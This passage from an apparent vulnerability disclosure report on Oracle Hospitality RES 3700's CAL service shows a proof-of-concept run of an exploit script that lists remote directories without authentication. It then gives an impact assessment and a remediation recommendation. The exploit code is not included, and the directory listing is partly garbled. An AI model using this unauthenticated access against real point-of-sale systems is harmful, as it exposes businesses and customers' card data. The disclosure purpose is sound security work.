
[illegible]

4.4-Exploit / PoC for listRemoteWin32RESDirectory

This operation/method will list all files in directories and subdirectories under

D:\MICROS\Res\CAL\Win32\Files\Micros\Res\Pos\Etc and

D:\MICROS\Res\CAL\Win32\Files\Micros\Common. I have created a test file called ahacked.txt it will appear below.



```
Command Prompt
F:\oracle>python cal-exploit-list.py

Oracle Hospitality RES 3700 CAL Service Exploit
Using listRemoteWin32RESDirectory method/operation...

Enter remote Oracle Server IP address: 192.168.1.200
L: TST192 | TST192 | \micros\common\etc\ahacked.txt
sl
r, ^\micros\common\etc\alshayaups.isl fg
+ i 01R\mic
ros\common\etc\opsdisplaysys.cfg
Yl 01R\micros\common\etc\opsdisplayuse
r.cfg
aG 01R\micros\common\etc\pms1.isl
, - 01R\micro
s\common\etc\pms6.isl tl
+ i 01R\micros\common\txt\opstext.mtl
ô 01R\micros\common\txt\opstext.off
01R\micros\co
mmon\txt\opstext.trn
= 01R\micros\common\txt\opstext.txt .bmp
UV 01R\micros\res\pos\bitmaps\res3700.bmp p
vÛ J³0\micros\res\
pos\bitmaps\watermark.bmp
~¹ Ä´á0\micros\res\pos\bitmaps\w_markout.bmp
~¹ L´á0\micros\res\pos\bitmaps\w_partner.bmp
```

Code will be provided in the zip file.

5.0-Criticality Assessment and Business Impact

Oracle Hospitality RES 3700 is a product/solution that is used in thousands of Food & Beverage stores across the world. We can see a fraction of that on the Oracles link to success stories <https://www.oracle.com/industries/food-beverage/pos-successes.html> where a lot use this solution without knowing that their security can be compromised from both internal and external attackers.

Even if an attacker was not able to gain any kind of access, he would still be able to use the DoS attack exploits. On top of that most of the stores deal with customer credit cards and that information will be at risk and PCIDSS (Payment Card Industry Data Security Standards) will be breached, for example: Personally Identifiable Information could be obtained such as: Names, Addresses, Phone Numbers, SSN#, DOB, Credit Card Numbers, Expiry dates, Card Types, Authorization reference, Transaction reference etc...

A malicious user or a black hat hacker could attack any system with this Oracle product installed by exploiting this vulnerability and that would be a major loss in terms of money, reputation for the business and its clients/customers, inappropriate access to proprietary or confidential data such as intellectual data or marketing plans and much more. The impact on confidentiality, integrity and availability in this case is critical.

6.0-Conclusion and recommendation

This vulnerability can be considered as medium severity with a potential to be highly severe with enough research and should be fixed to prevent this behaviour.

What I recommend is fixing the code in CALSrv.exe and related files and having any type of authentication mechanism involved.